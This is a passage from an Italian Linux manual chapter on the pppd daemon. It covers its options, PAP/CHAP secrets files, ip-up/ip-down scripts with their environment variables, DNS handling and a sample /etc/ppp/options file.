export PATH

# last line
```

Il sesto argomento, deriva eventualmente dall'uso dell'opzione '**ipparam**' di '**pppd**'.

289.3 Avvio e opzioni

La sintassi per l'avvio del demone '**pppd**' è apparentemente molto semplice.

```
pppd [opzioni]
```

Queste opzioni possono apparire indifferentemente nella riga di comando, come si vede dalla sintassi, oppure nei vari file di configurazione, tenendo conto che quelle indicate sulla riga di comando hanno il sopravvento su tutto (ammesso che ciò sia consentito all'utente che avvia '**pppd**').

Le opzioni sono di vario tipo e a seconda di questo possono essere usate in certi modi determinati.

Tipo di opzione	Descrizione
dispositivo_di_comunicazione	Tra gli argomenti della riga di comando o tra le opzioni di un file di configurazione, può apparire il percorso assoluto del file di dispositivo corrispondente alla linea utilizzata. Dato l'uso che si fa solitamente di '**pppd**', si tratta normalmente di qualcosa che rispetta il modello '`/dev/ttyS*`'. Se manca l'indicazione di tale dispositivo, '**pppd**' utilizza direttamente quello del terminale attraverso il quale è stato avviato.
velocità	Tra gli argomenti della riga di comando o tra le opzioni di un file di configurazione, può apparire un numero puro e semplice, che rappresenta la velocità di comunicazione in bit per secondo (simbolo «bit/s», espresso volgarmente anche come «bps»). I valori utilizzabili dipendono molto anche dal sistema operativo utilizzato; per quanto riguarda GNU/Linux si tratta di quelli che si possono indicare nella configurazione delle porte seriali.
ind_ipv4_locale*:*ind_ipv4_remoto ***ind_ipv4_locale*:** **:*ind_ipv4_remoto***	Due numeri IPv4, separati da due punti verticali ('`:`'), come si vede dai modelli, rappresentano rispettivamente l'indirizzo del nodo locale e quello del nodo remoto. Gli indirizzi possono essere forniti in notazione decimale puntata o in forma di nome. In condizioni normali, il valore predefinito di quello locale è il primo indirizzo IPv4 del sistema. Il valore predefinito dell'indirizzo dell'elaboratore remoto si ottiene dallo stesso nodo remoto se non viene indicato esplicitamente in alcuna opzione. L'indirizzo 0.0.0.0 equivale a fare riferimento espressamente a quello predefinito, sia per la parte locale che per quella remota.
opzione argomento	Un buon numero di opzioni di '**pppd**' prevede l'indicazione di un argomento successivo. Il loro uso dovrebbe essere intuitivo; in particolare, l'argomento potrebbe essere composto da più informazioni, ma si deve trattare sempre di un corpo unico.

Tipo di opzione	Descrizione
opzione_booleana	Le opzioni rimanenti hanno significato solo in modo binario, ovvero in modo booleano. L'indicazione di queste parole chiave manifesta l'attivazione della modalità che rappresentano. Nel passato, l'uso di queste opzioni è stato un po' contorto. Occorre tenere conto di alcune cose: se la parola chiave inizia con '**`no`**', dovrebbe intendersi che si tratti della disattivazione di qualcosa, secondo il senso che avrebbe leggendola in inglese; inoltre, per un problema di compatibilità con il passato, si può invertire il senso di **alcune** opzioni booleane facendo precedere la parola chiave relativa dal segno '**`-`**'. Per complicare ulteriormente le cose, **alcune** opzioni booleane (che non sono necessariamente le stesse appena descritte) possono avere l'aggiunta del segno '**`+`**' anteriormente, per confermare il senso verbale della parola chiave relativa. Per esempio, '**`crtscts`**' rappresenta la gestione del controllo di flusso hardware e '**`nocrtscts`**' indica l'opposto; mentre in origine '**`-crtscts`**' è stato il modo corretto per indicare l'inversione di '**`crtscts`**'. Nella documentazione originale non si trova una spiegazione del modo con cui si possano utilizzare questi segni aggiuntivi, che sono diventati semplicemente obsoleti e non più documentati. Purtroppo, però, molti esempi di utilizzo di '**`pppd`**' che si trovano ancora in circolazione, fanno riferimento al vecchio modo di utilizzare le sue opzioni.

289.3.1 Opzioni principali

È già stato introdotto l'uso delle opzioni di '**`pppd`**', che possono apparire indifferentemente nella riga di comando o nei file di configurazione. Si è già accennato anche al problema dell'uso dei simboli '**`-`**' e '**`+`**' nel caso di opzioni booleane.

Opzione booleana	Descrizione

`ipcp-accept-local`
 	
`ipcp-accept-remote`
	Queste due opzioni servono ad accettare le indicazioni sugli indirizzi IPv4 provenienti dal nodo remoto. Per la precisione, '**`ipcp-accept-local`**' fa sì che venga accettato l'indirizzo locale proposto dal nodo remoto stesso, anche se questo è stato stabilito con la configurazione; '**`ipcp-accept-remote`**' fa sì che venga accettato l'indirizzo remoto proposto dal nodo remoto anche se questo è già stato stabilito altrimenti.

`auth`
 	
`noauth`
	Con l'opzione '**`auth`**' si richiede espressamente che il nodo remoto si identifichi per consentire la connessione; al contrario, '**`noauth`**' annulla tale necessità. Se l'opzione '**`auth`**' appare nella configurazione generale, cioè nel file '`/etc/ppp/options`', l'uso dell'opzione '**`noauth`**' per annullare tale disposizione, diviene una facoltà privilegiata, cioè concessa solo all'utente '**`root`**'.

`crtscts`
 	
`xonxoff`
 	
`nocrtscts`
	Con l'opzione '**`crtscts`**' si richiede espressamente di utilizzare un controllo di flusso hardware, ovvero RTS/CTS; con l'opzione '**`xonxoff`**' si richiede l'opposto, cioè di utilizzare un controllo di flusso software, ovvero XON/XOFF.
	L'opzione '**`nocrtscts`**' indica semplicemente di disabilitare il controllo di flusso hardware.

Opzione booleana	Descrizione
`defaultroute` `nodefaultroute`	L'opzione '**`defaultroute`**' fa sì che '**`pppd`**', quando la connessione tra i due nodi del collegamento è avvenuta, aggiunga un percorso di instradamento predefinito (*default route*) utilizzando il nodo remoto come router. Questo percorso di instradamento viene poi rimosso dalla tabella di instradamento di sistema quando la connessione PPP si interrompe. L'opzione '**`nodefaultroute`**' serve a evitare che questo instradamento predefinito abbia luogo. Per la precisione, se viene utilizzato nella configurazione generale del file '`/etc/ppp/options`', fa sì che l'uso successivo di '**`defaultroute`**' divenga privilegiato, cioè riservato all'utente '**`root`**'.
`modem` `local`	L'opzione '**`modem`**' fa sì che '**`pppd`**' utilizzi le linee di controllo del modem. Al contrario, '**`local`**' dice a '**`pppd`**' di ignorarle.
`login`	Con l'opzione '**`login`**' si istruisce '**`pppd`**' di utilizzare le informazioni di autenticazione gestite dal sistema operativo per gli accessi normali (il *login* appunto), cioè quelle sugli utenti con le parole d'ordine relative, per verificare l'identità del nodo remoto che si presenta utilizzando il protocollo PAP. In pratica, in questo modo, invece di dover accedere al file '`/etc/ppp/pap-secrets`', la verifica dell'abbinamento nome-segreto, avviene in base al sistema locale utente-parola d'ordine. Questo meccanismo si usa frequentemente quando la connessione PPP avviene attraverso linea telefonica commutata e i nodi che possono accedere corrispondono agli utenti previsti nel sistema locale (nel file '`/etc/passwd`'). Perché i nodi remoti possano accedere identificandosi come gli utenti del sistema, è comunque necessario che esista una voce nel file '`/etc/ppp/pap-secrets`' che consenta loro di essere accettati. Di solito si usa: '**`* * "" *`**', che rappresenta qualunque nome per il cliente, qualunque nome per il servente, qualunque segreto (o parola d'ordine) e qualunque indirizzo IP.
`lock`	Fa sì che '**`pppd`**' crei un file lucchetto (*lock file*) riferito al dispositivo utilizzato per la comunicazione, secondo lo stile UUCP. In pratica, si crea un file secondo il modello '`/var/lock/LCK..ttyS*`'. Ciò è utile per segnalare agli altri processi che aderiscono a questa convenzione il fatto che il tale dispositivo è impegnato. In generale, è utile attivare questa opzione.
`passive` `silent`	L'opzione '**`passive`**' fa sì che '**`pppd`**' tenti inizialmente di connetersi al nodo remoto e, se non ne riceve alcuna risposta, resti in attesa passiva di una richiesta di connessione dalla controparte. Normalmente questa modalità non è attiva e di conseguenza '**`pppd`**' termina la sua esecuzione quando non riceve risposta. L'opzione '**`silent`**', invece, indica a '**`pppd`**' di restare semplicemente in attesa passiva di una richiesta di connessione dalla controparte, senza tentare prima di iniziarla per conto proprio.

Opzione booleana	Descrizione
`debug`	Abilita l'annotazione di informazioni diagnostiche sullo svolgimento della connessione all'interno del registro del sistema. Per la precisione genera messaggi di tipo '**`daemon`**' e di livello '**`debug`**' (si veda eventualmente il capitolo 132).
`usepeerdns`	Consente di ottenere dalla controparte l'indicazione di un massimo di due serventi DNS, i cui indirizzi vengono poi inseriti nelle variabili di ambiente '**`DNS1`**' e '**`DNS2`**' (utilizzabili nello script '**`ip-up`**'), creando anche il file '`/etc/ppp/resolv.conf`', compatibile con il file '`/etc/resolv.conf`' normale.
`nodetach`	In condizioni normali, quando '**`pppd`**' deve utilizzare un dispositivo seriale che non corrisponde anche al terminale da cui è stato avviato, questo si mette da solo sullo sfondo. Per evitarlo si può usare l'opzione '**`nodetach`**'.
`persist` `nopersist`	Con l'opzione '**`persist`**' si richiede a '**`pppd`**' di ristabilire la connessione quando questa termina; al contrario, '**`nopersist`**' indica espressamente di non ritentare la connessione. In generale, il comportamento predefinito di '**`pppd`**' è quello per cui la connessione non viene ristabilita dopo la sua conclusione.
`proxyarp` `noproxyarp`	Con l'opzione '**`proxyarp`**' si fa in modo di inserire nella tabella ARP di sistema (*Address resolution protocol*) una voce con cui l'indirizzo IPv4 del nodo remoto viene abbinato all'indirizzo Ethernet della prima interfaccia di questo tipo utilizzata nell'elaboratore locale. Questo trucco ha il risultato di fare apparire il nodo remoto della connessione PPP come appartenente alla rete locale dell'interfaccia Ethernet. Al contrario, '**`noproxyarp`**' impedisce questo e se utilizzato nella configurazione generale del file '`/etc/ppp/options`', fa in modo che '**`proxyarp`**' divenga un'opzione privilegiata e quindi riservata all'utente '**`root`**'.
`require-pap` `refuse-pap`	Con l'opzione '**`require-pap`**' si fa in modo che '**`pppd`**' accetti la connessione solo se riceve un'identificazione PAP valida dal nodo remoto; al contrario, l'opzione '**`refuse-pap`**' fa sì che '**`pppd`**' si rifiuti di fornire un'identificazione PAP alla controparte.
`require-chap` `refuse-chap`	Con l'opzione '**`require-chap`**' si fa in modo che '**`pppd`**' richieda alla controparte l'identificazione CHAP e, di conseguenza, che accetti la connessione solo se ciò che riceve è valido secondo il file '`/etc/ppp/chap-secrets`'. L'opzione '**`refuse-chap`**' fa sì che '**`pppd`**' si rifiuti di fornire un'identificazione CHAP alla controparte.
`ipv6cp-use-ipaddr`	Fa in modo di usare l'indirizzo IPv4 per ottenere l'identificatore di interfaccia per l'indirizzo *link-local* locale.

Opzione con argomento	Descrizione
`connect` ***comando***	Permette di utilizzare il comando, che eventualmente può essere delimitato tra apici (in base alle regole stabilite dalla shell utilizzata), per attivare la comunicazione attraverso la linea seriale. Di solito serve per avviare '**`chat`**' che si occupa della connessione attraverso il modem su una linea commutata.

Opzione con argomento	Descrizione
`disconnect` ***comando***	Esegue il comando o lo script indicato, subito dopo la fine della connessione. Ciò può essere utile per esempio per inviare al modem un comando di aggancio (*hung up*) se la connessione fisica con il modem non consente di inviare i segnali di controllo necessari.
`mru` ***n***	Fissa il valore dell'MRU (*Maximum receive unit*) a ***n***. '**`pppd`**' richiede così al nodo remoto di utilizzare pacchetti di dimensione non superiore a questo valore. Il valore minimo teorico per poter usare IPv6 è 1280, il valore predefinito è 1500.
`mtu` ***n***	Fissa il valore dell'MTU (*Maximum transmit unit*) a ***n***, cioè stabilisce la dimensione massima dei pacchetti trasmessi per quanto riguarda le esigenze del nodo locale (il valore minimo teorico per poter usare IPv6 è 1280). Il nodo remoto potrebbe richiedere una dimensione inferiore.
`idle` ***n_secondi*** `maxconnect` ***n_secondi***	L'opzione '**`idle`**' permette di stabilire il tempo di inattività oltre il quale la connessione deve essere interrotta. Il collegamento è inattivo quando non transitano pacchetti di dati. In generale, questa opzione non è conveniente assieme a '**`persist`**'. L'opzione '**`maxconnect`**' permette di fissare un tempo massimo per la connessione.
`netmask` ***maschera_di_rete_ipv4***	Fissa il valore della maschera di rete per la comunicazione con il nodo remoto attraverso IPv4. Il valore viene indicato secondo la notazione decimale puntata. Generalmente, la maschera di rete per una connessione punto-punto, dovrebbe essere 255.255.255.255, tuttavia, se si utilizza l'opzione '**`proxyarp`**' per fare figurare il nodo remoto come appartenente alla rete locale Ethernet, la maschera di rete deve seguire le particolarità di quella rete.
`ms-dns` ***indirizzo***	Se '**`pppd`**' viene utilizzato per consentire la connessione da parte di sistemi MS-Windows, questa opzione permette di comunicare loro l'indirizzo IP di un servente DNS. Questa opzione può apparire due volte, per fornire un massimo di due indirizzi riferiti a serventi DNS.

Opzione con argomento	Descrizione
`ms-wins` ***indirizzo***	Se '**`pppd`**' viene utilizzato per consentire la connessione da parte di sistemi MS-Windows, o in generale SMB, questa opzione permette di comunicare loro l'indirizzo IP di un servente WINS (*Windows Internet name service*). Questa opzione può apparire due volte, per fornire un massimo di due indirizzi riferiti a serventi WINS.
`kdebug` ***n_livello***	Abilita l'emissione di messaggi diagnostici da parte della gestione del PPP interna al kernel, cosa che si traduce generalmente nell'inserimento di tali messaggi nel registro del sistema. Il valore uno permette la generazione di messaggi di tipo generale; il valore due fa sì che venga emesso il contenuto dei pacchetti ricevuti; il valore quattro fa sì che venga emesso il contenuto dei pacchetti trasmessi. Per ottenere una combinazione di queste cose, basta sommare i numeri relativi.
`ipv6` ***identificatore_di_interfaccia_locale*****,** ↩ ↪***identificatore_di_interfaccia_remoto*** `ipv6` ***identificatore_di_interfaccia_locale*** `ipv6` **,*identificatore_di_interfaccia_remota***	Permette di definire esplicitamente l'identificatore di interfaccia locale, remota, o entrambe. Si tratta di un numero di 64 bit da esprimere in forma di stringa come se fosse un indirizzo IPv6; per esempio '**`::0001:0002`**'.

Opzione di identificazione	Descrizione
`name` ***nome***	Si tratta di un'opzione privilegiata, cioè riservata all'utente '**`root`**', che permette di stabilire il **nome locale** utilizzato sia per la propria identificazione che per il riconoscimento di un altro nodo. In pratica, se '**`pppd`**' deve identificarsi nei confronti di un nodo remoto, utilizza un segreto in cui il primo campo (cliente) corrisponde a tale nome; se invece si deve riconoscere un nodo remoto che si identifica, '**`pppd`**' utilizza un segreto in cui il secondo campo (servente) corrisponde a questo. È importante tenere presente l'ambiguità di questa opzione. Per identificare il nodo locale nei confronti del nodo remoto, sarebbe meglio utilizzare l'opzione '**`user`**'.

Opzione di identificazione	Descrizione
`remotename` ***nome***	Definisce il nome prestabilito del nodo remoto. Questa opzione è ambigua quanto '**`name`**' e va utilizzata con la stessa prudenza. Potrebbe essere utile quando il nodo locale si vuole identificare presso il nodo remoto utilizzando la procedura PAP; in tal caso, dato che il nome del nodo remoto non viene rivelato in anticipo, si ha la possibilità di selezionare una voce particolare dall'elenco contenuto nel file '`/etc/ppp/pap-secrets`', facendo riferimento al secondo campo (servente). In generale, l'uso delle opzioni '**`name`**' e '**`remotename`**' dovrebbe essere sensato solo quando l'unico nodo che deve identificarsi è quello locale nei confronti di quello remoto, cioè quando non si pretende anche l'identificazione inversa. Tuttavia, se è possibile risolvere la cosa con l'uso dell'opzione '**`user`**', tutto diventa più semplice.
`usehostname`	Si tratta di un'opzione con la quale si stabilisce che il nome locale corrisponda a quello del nodo. Questa opzione prende il sopravvento e si sostituisce a '**`name`**'.
`domain` ***dominio***	Nel caso sia attivata l'opzione '**`usehostname`**', fa sì che il nome locale comprenda anche il dominio indicato. Questo dominio non viene aggiunto a quanto stabilito con l'opzione '**`name`**'.
`user` ***nome***	Permette di stabilire il nome locale da utilizzare per la propria identificazione nei confronti del nodo remoto. A differenza di '**`name`**', questa opzione entra in gioco solo quando il nodo locale deve identificarsi, per cui, serve a selezionare una voce dai file dei segreti, facendo riferimento al primo campo, quello del cliente. Questa opzione prende il sopravvento su '**`name`**', per ciò che riguarda questa situazione particolare.

289.4 File per il sistema di autenticazione

Si è già accennato all'uso dei file con cui si configurano i sistemi di autenticazione PAP e CHAP. Il loro formato è identico, anche se le diverse caratteristiche di PAP e CHAP consentono la presenza di voci sostanzialmente differenti.

Questi file di configurazione introducono il concetto di cliente e servente nel momento dell'autenticazione: chi chiede all'altro di identificarsi è il servente, mentre l'altro è il cliente. Teoricamente, la richiesta di autenticazione può essere reciproca, per cui, a fasi alterne, entrambi i nodi sono sia cliente che servente nell'ambito del sistema di autenticazione. Quando si legge un file '`/etc/ppp/*-secrets`' occorre sempre fare mente locale a chi sia il nodo che si identifica nei confronti dell'altro, per determinare se il nodo locale è un cliente o un servente in quel momento.

Per quanto riguarda la sintassi di questi file, come succede spesso, le righe vuote e quelle bianche vengono ignorate; nello stesso modo viene ignorato il contenuto dei commenti introdotti dal simbolo '**`#`**' e conclusi dalla fine della riga. Le altre righe, che contengono delle voci significative, sono trattate come record suddivisi in campi attraverso degli spazi lineari (spazi veri e propri o tabulazioni), secondo la sintassi seguente:

cliente servente segreto indirizzo_ip_accettabile_del_cliente...

Ogni voce dovrebbe avere l'indicazione dei primi quattro campi.

Dal momento che la separazione tra i campi avviene per mezzo di spazi lineari, se un campo deve contenere spazi, questi devono essere protetti in qualche modo: si possono usare gli apici doppi per delimitare una stringa, oppure si può utilizzare la barra obliqua inversa ('`\`') davanti a un carattere che si vuole sia trattato semplicemente per il suo valore letterale (vale anche per gli spazi).

Possono essere utilizzati anche dei simboli jolly (dei metacaratteri), che hanno valore diverso a seconda del campo in cui appaiono. In generale però, ci si limita all'uso dell'asterisco ('**`*`**') nel campo del cliente, in quello del servente, o in quello del primo indirizzo IP ammissibile. L'asterisco corrisponde a qualunque nome o a qualunque indirizzo e si può usare solo se il tipo di autenticazione utilizzato lo consente.

Meritano un po' di attenzione il quarto campo e quelli successivi. Questi, eventualmente, servono a elencare una serie di indirizzi IP che possono essere utilizzati dal nodo corrispondente al cliente con quella connessione particolare; si può utilizzare anche la forma ***indirizzo/maschera*** per rappresentare un gruppo di indirizzi in modo più chiaro. Se non si vogliono porre limitazioni agli indirizzi IP, si **deve** utilizzare un asterisco ('**`*`**').

Come ultima considerazione, occorre tenere presente che quando '**`pppd`**' cerca una corrispondenza nei file dei segreti, se c'è la possibilità di farlo, seleziona la voce più specifica, cioè quella che contiene meno simboli jolly.

289.4.1 Configurazione PAP

L'autenticazione PAP prevede che un nodo si identifichi prima di conoscere l'identità della sua controparte. In questo senso, l'indicazione del nome del servente può essere utile solo per distinguere la coppia nome-segreto da inviare. Si osservi l'esempio seguente:

```
#
# Segreti per l'autenticazione PAP
# cliente       servente        segreto         indirizzi IP ammissibili
#
tizio           uno             tazza           *
caio            due             capperi         *
sempronio       tre             serpenti        *
```

Concentrando l'attenzione al caso in cui sia il nodo locale a doversi identificare presso altri nodi remoti, questo potrebbe essere conosciuto con nomi differenti, a seconda del collegamento che si vuole instaurare. Osservando la prima voce dell'esempio, il nodo locale cliente è conosciuto presso il nodo '**`uno`**' (servente) con il nome '**`tizio`**' e per quella connessione deve utilizzare il segreto '**`tazza`**'.

Dal momento che il protocollo PAP non prevede di ottenere l'informazione sul nome remoto prima di fornire la propria identità, è necessario istruire '**`pppd`**' su quale voce utilizzare. Se i nomi locali sono tutti diversi, è sufficiente specificare questo dato attraverso l'opzione '**`name`**', ma forse sarebbe meglio l'opzione '**`user`**', essendo più specifica; se invece questi nomi possono essere uguali (in alcuni o in tutti i casi), occorre specificare anche l'opzione '**`remotename`**'.

A questo punto, però, dal momento che il nome del servente non viene ottenuto attraverso il protocollo PAP, quello indicato nel secondo campo delle voci del file '`/etc/ppp/pap-secrets`' può essere un nome di fantasia, scelto solo per comodità.[2]

Per lo stesso motivo, se i nomi dal lato cliente sono tutti diversi, ovvero si utilizza una sola voce, il nome del nodo remoto (servente) può essere semplicemente sostituito con un asterisco, come nell'esempio seguente:

```
#
# Segreti per l'autenticazione PAP
# cliente       servente        segreto         indirizzi IP ammissibili
#
tizio           *               tazza           *
caio            *               capperi         *
sempronio       *               serpenti        *
```

La funzione del file '`/etc/ppp/pap-secrets`' non si esaurisce solo nel compito di fornire l'identità del nodo locale (in qualità di cliente) quando il nodo remoto lo richiede, perché può essere usato anche per verificare l'identità del nodo remoto, quando è questo ultimo a presentarsi come cliente.

Dal file '`/etc/ppp/pap-secrets`' non si riesce a distinguere quando il nodo locale è un cliente e quando è un servente. Ciò dipende dalle opzioni. Se si richiede espressamente un'autenticazione PAP attraverso l'opzione '**`require-pap`**', vuol dire che il nodo remoto deve identificarsi e il suo nome deve apparire nel primo campo di una voce del file '`/etc/ppp/pap-secrets`' locale. In pratica, le cose non cambiano quando si legge il contenuto di questo file; sono le circostanze (ovvero le opzioni) che danno significato alle sue voci: ogni volta bisogna mettersi nei panni giusti e pensare che il nodo locale sia un cliente o un servente a seconda della situazione.

È bene ricordare che quando si utilizza l'autenticazione PAP, dal lato del nodo che deve verificare l'identità di altri nodi, cioè dal lato del servente, si preferisce spesso fare riferimento agli utenti registrati nel sistema, piuttosto che al contenuto del file '`/etc/ppp/pap-secrets`'. Per questo si utilizza l'opzione '**`login`**', assieme a '**`require-pap`**', ma si deve comunque aggiungere una voce particolare nel file '`/etc/ppp/pap-secrets`', come mostrato nell'esempio seguente:

```
#
# Segreti per l'autenticazione PAP
# cliente       servente        segreto         indirizzi IP ammissibili
#
*               *               ""              *
```

È difficile spiegare le ragioni di questo, ma è così. Diversamente, occorrerebbe ripetere l'indicazione delle utenze nel file '`/etc/ppp/pap-secrets`', dove nel primo campo (cliente) andrebbero i nomi degli utenti e nel terzo le parole d'ordine. In particolare, come si può intuire, la stringa nulla delimitata con gli apici doppi nella posizione del segreto, rappresenta qualunque parola d'ordine.

L'amministratore del nodo remoto che deve identificarsi, deve inserire una voce nel proprio file '`/etc/ppp/pap-secrets`', dove nel primo campo (cliente) deve mettere il nominativo-utente necessario per accedere presso la controparte e, di conseguenza, nel terzo campo deve mettere la parola d'ordine di questo utente.

289.4.2 Configurazione CHAP

L'autenticazione CHAP prevede che un nodo si identifichi dopo aver conosciuto il nome della controparte. La compilazione del file '`/etc/ppp/chap-secrets`' segue le stesse regole del file utilizzato per l'autenticazione PAP, ma in tal caso, diventa meno probabile l'uso del jolly '**`*`**'.

L'autenticazione CHAP viene usata meno frequentemente perché con questa non è possibile fare riferimento agli utenti registrati nel sistema attraverso l'opzione '**`login`**'.

289.5 Script

Si è già accennato alla possibilità di affiancare a '**`pppd`**' alcuni script o programmi che possano essere avviati da questo in momenti determinati della fase si connessione e di disconnessione. Quando si utilizza il protocollo PPP per trasportare quello IP, sono particolarmente importanti '**`ip-up`**' e '**`ip-down`**', oppure '**`ipv6-up`**' e '**`ipv6-down`**', che dovrebbero essere contenuti nella directory '`/etc/ppp/`'.

Tutti gli script che '**`pppd`**' può gestire (non solo quelli descritti qui) sono avviati senza che '**`pppd`**' debba attendere la loro conclusione; inoltre ottengono tutti i privilegi dell'utente '**`root`**', in modo da permettere loro di eseguire qualunque operazione, soprattutto per ciò che riguarda la configurazione della rete. Tutti i flussi standard (standard input, standard output e standard error) sono ridiretti verso '`/dev/null`'. Infine, questi dispongono solo di un numero limitato di variabili di ambiente che vengono descritte di seguito.

Variabile	Descrizione
'**`DEVICE`**'	Contiene il nome del dispositivo seriale utilizzato.
'**`IFNAME`**'	Contiene il nome dell'interfaccia di rete abbinata alla connessione PPP.
'**`IPLOCAL`**', '**`IPREMOTE`**'	Queste due variabili contengono rispettivamente l'indirizzo IP locale e quello remoto della connessione.
'**`PEERNAME`**'	Contiene il nome del nodo remoto, ottenuto a seguito di un'autenticazione.
'**`SPEED`**'	Contiene la velocità espressa in bit/s (bps) della linea seriale.
'**`UID`**'	Contiene il numero UID reale dell'utente che ha avviato '**`pppd`**'.
'**`USEPEERDNS`**'	Questa variabile di ambiente viene creata se viene usata l'opzione '**`usepeerdns`**'.
'**`DNS1`**', '**`DNS2`**'	Contengono rispettivamente il primo e il secondo indirizzo IP dei serventi DNS forniti dalla controparte, quando si utilizza l'opzione '**`usepeerdns`**'.

La variabile di ambiente '**`USEPEERDNS`**' può essere sfruttata per verificare l'utilizzo o meno di questa funzionalità, per esempio nel modo seguente:

```
#!/bin/sh
…
if [ "$USEPEERDNS" ] && [ "$DNS1" ]
then
    …
    …
fi
…
```

Come si può intuire dai nomi di questi script, '**`ip[v6]-up`**' viene avviato da '**`pppd`**' quando la connessione è attiva, mentre '**`ip[v6]-down`**' viene avviato quando questa connessione non

è più disponibile.

Oltre alle variabili di ambiente descritte in precedenza, questi ricevono una serie di argomenti, che potrebbero anche essere superflui:

1. ***nome_interfaccia***
   è l'equivalente del contenuto della variabile '**IFNAME**';
2. ***dispositivo_della_linea***
   è l'equivalente del contenuto della variabile '**DEVICE**';
3. ***velocità_bps***
   è l'equivalente del contenuto della variabile '**SPEED**';
4. ***indirizzo_ip_locale***
   è l'equivalente del contenuto della variabile '**IPLOCAL**';
5. ***indirizzo_ip_remoto***
   è l'equivalente del contenuto della variabile '**IPREMOTE**';
6. ***opzione_ipparam***
   è il valore dell'opzione '**ipparam**' se questa viene utilizzata con '**pppd**'.

L'esempio seguente riguarda uno script '**ip-up**' (connessioni IPv4) con il quale si vuole fare in modo che i messaggi in coda nel sistema locale di posta elettronica vengano inviati non appena la connessione PPP viene instaurata.

```
#!/bin/sh
#
# /etc/ppp/ip-up
#
# Per facilitare le cose, viene definita la variabile di ambiente
# PATH, così da poter avviare i programmi più facilmente.
#
PATH=/usr/sbin:/sbin:/usr/bin:/bin
export PATH
#
# Se l'indirizzo IP remoto corrisponde a quello che consente
# l'accesso a Internet, si invia la posta elettronica rimasta in coda.
#
case "$5" in
    111.112.113.114)
        sendmail -q
        ;;
    *)
esac
```

289.5.1 Verifica dell'ambiente

Alle volte, sembra che le cose non vadano come dovrebbero, in base a quanto si trova nella documentazione. Per esempio, nella descrizione di queste funzionalità all'interno di *pppd(8)* è specificato che questi script ricevono soltanto le variabili che sono state presentate in queste sezioni. Eppure, ci sono degli esempi di utilizzo di '**pppd**' che fanno affidamento su altre risorse. In generale, sarebbe bene fare affidamento soltanto su quanto indicato nei documenti originali, tuttavia, alle volte potrebbe essere utile sapere esattamente qual è l'ambiente che ricevono questi script e quali sono precisamente gli argomenti che gli vengono passati.

```
#!/bin/sh
/bin/echo $@ >> /tmp/ambiente-ppp
set >> /tmp/ambiente-ppp
exit 0
```

L'esempio mostra una soluzione semplicissima per ottenere tali informazioni. Può trattarsi di uno qualunque degli script che è in grado di comandare '**pppd**', non solo quelli riferiti alle connessioni IP che sono già stati presentati. Viene accodato al file '`/tmp/ambiente-ppp`' il contenuto di tutti gli argomenti ricevuti; quindi, attraverso il comando '**set**', viene aggiunto anche lo stato di tutto l'ambiente.

289.5.2 Gestione dinamica degli indirizzi DNS

Si è accennato all'utilizzo dell'opzione '**usepeerdns**' per ottenere automaticamente l'indicazione dei serventi DNS remoti, offerti dal fornitore di accesso a Internet. Per sfruttare questa possibilità, si può intervenire in due modi differenti, a seconda che si gestisca un serventi DNS locale o meno.

'**pppd**' crea automaticamente il file '`/etc/ppp/resolv.conf`', contenente una o due direttive del tipo:

```
nameserver 111.112.113.1
nameserver 111.112.113.2
```

Se non si dispone di un DNS locale, è sufficiente sostituire il file '`/etc/resolv.conf`' con un collegamento simbolico che punti al file '`/etc/ppp/resolv.conf`'.

Diversamente, se si dispone anche di un servente DNS locale, oppure ci sono altre direttive che si vogliono preservare, le cose si complicano, perché occorre costruire un file '`/etc/resolv.conf`' ogni volta e bisogna poi ripristinarlo alla fine del collegamento PPP. Si può intuire che per questo vadano usati opportunamente gli script '**ip[v6]-up**' e '**ip[v6]-down**'.

Semplificando molto le cose, '`/etc/resolv.conf`' potrebbe sempre essere un collegamento simbolico, che viene modificato al volo, in modo da utilizzare la configurazione normale, oppure il file '`/etc/ppp/resolv.conf`'. A titolo di esempio, nello script '**ip[v6]-up**' potrebbero essere aggiunte le istruzioni seguenti:

```
if [ "$USEPEERDNS" ] && [ "$DNS1" ]
then
    rm -f /etc/resolv.conf
    ln -s /etc/ppp/resolv.conf /etc/resolv.conf
fi
```

Supponendo che il file '/etc/resolv.conf.standard' contenga le direttive che servono quando non è più disponibile la connessione PPP, lo script '**ip[v6]-down**' potrebbero contenere anche le istruzioni seguenti:

```
rm -f /etc/resolv.conf
ln -s /etc/resolv.conf.standard /etc/resolv.conf
```

289.5.3 Configurazione

Per completare questo capitolo introduttivo al PPP, viene incluso l'esempio del file di configurazione generale standard che viene fornito normalmente assieme a '**pppd**'. Questo dovrebbe rendere un po' meglio l'idea di come si utilizzano le opzioni di '**pppd**'.

```
# /etc/ppp/options
#
# The name of this server. Often, the FQDN is used here.
#
#name <host>
#
# Enforce the use of the hostname as the name of the local system for
# authentication purposes (overrides the name option).
#
usehostname
#
# If no local IP address is given, pppd will use the first IP address
# that belongs to the local hostname. If "noipdefault" is given, this
# is disabled and the peer will have to supply an IP address.
#
noipdefault
#
# With this option, pppd will accept the peer's idea of our local IP
# address, even if the local IP address was specified in an option.
#
#ipcp-accept-local
#
# With this option, pppd will accept the peer's idea of its (remote) IP
# address, even if the remote IP address was specified in an option.
#
#ipcp-accept-remote
#
# Specify which DNS Servers the incoming Win95 or WinNT Connection should use
# Two Servers can be remotely configured
#
#ms-dns 192.168.1.1
#ms-dns 192.168.1.2
#
# Specify which WINS Servers the incoming connection Win95 or WinNT should use
#
#wins-addr 192.168.1.50
#wins-addr 192.168.1.51
#
# enable this on a server that already has a permanent default route
#
```

```
#nodefaultroute
#
# Run the executable or shell command specified after pppd has terminated
# the link.  This script could, for example, issue commands to the modem
# to cause it to hang up if hardware modem control signals were not
# available.
# If mgetty is running, it will reset the modem anyway. So there is no need
# to do it here.
#
#disconnect "chat -- \d+++\d\c OK ath0 OK"
#
# Increase debugging level (same as -d). The debug output is written
# to syslog LOG_LOCAL2.
#
debug
#
# Enable debugging code in the kernel-level PPP driver.  The argument n
# is a number which is the sum of the following values: 1 to enable
# general debug messages, 2 to request that the contents of received
# packets be printed, and 4 to request that the contents of transmitted
# packets be printed.
#
#kdebug n
#
# Require the peer to authenticate itself before allowing network
# packets to be sent or received.
# Please do not disable this setting. It is expected to be standard in
# future releases of pppd. Use the call option (see manpage) to disable
# authentication for specific peers.
#
#auth
#
# authentication can either be pap or chap. As most people only want to
# use pap, you can also disable chap:
#
#require-pap
#refuse-chap
#
# Use hardware flow control (i.e. RTS/CTS) to control the flow of data
# on the serial port.
#
crtscts
#
# Specifies that pppd should use a UUCP-style lock on the serial device
# to ensure exclusive access to the device.
#
lock
#
# Use the modem control lines.
#
modem
#
# async character map -- 32-bit hex; each bit is a character
```

```
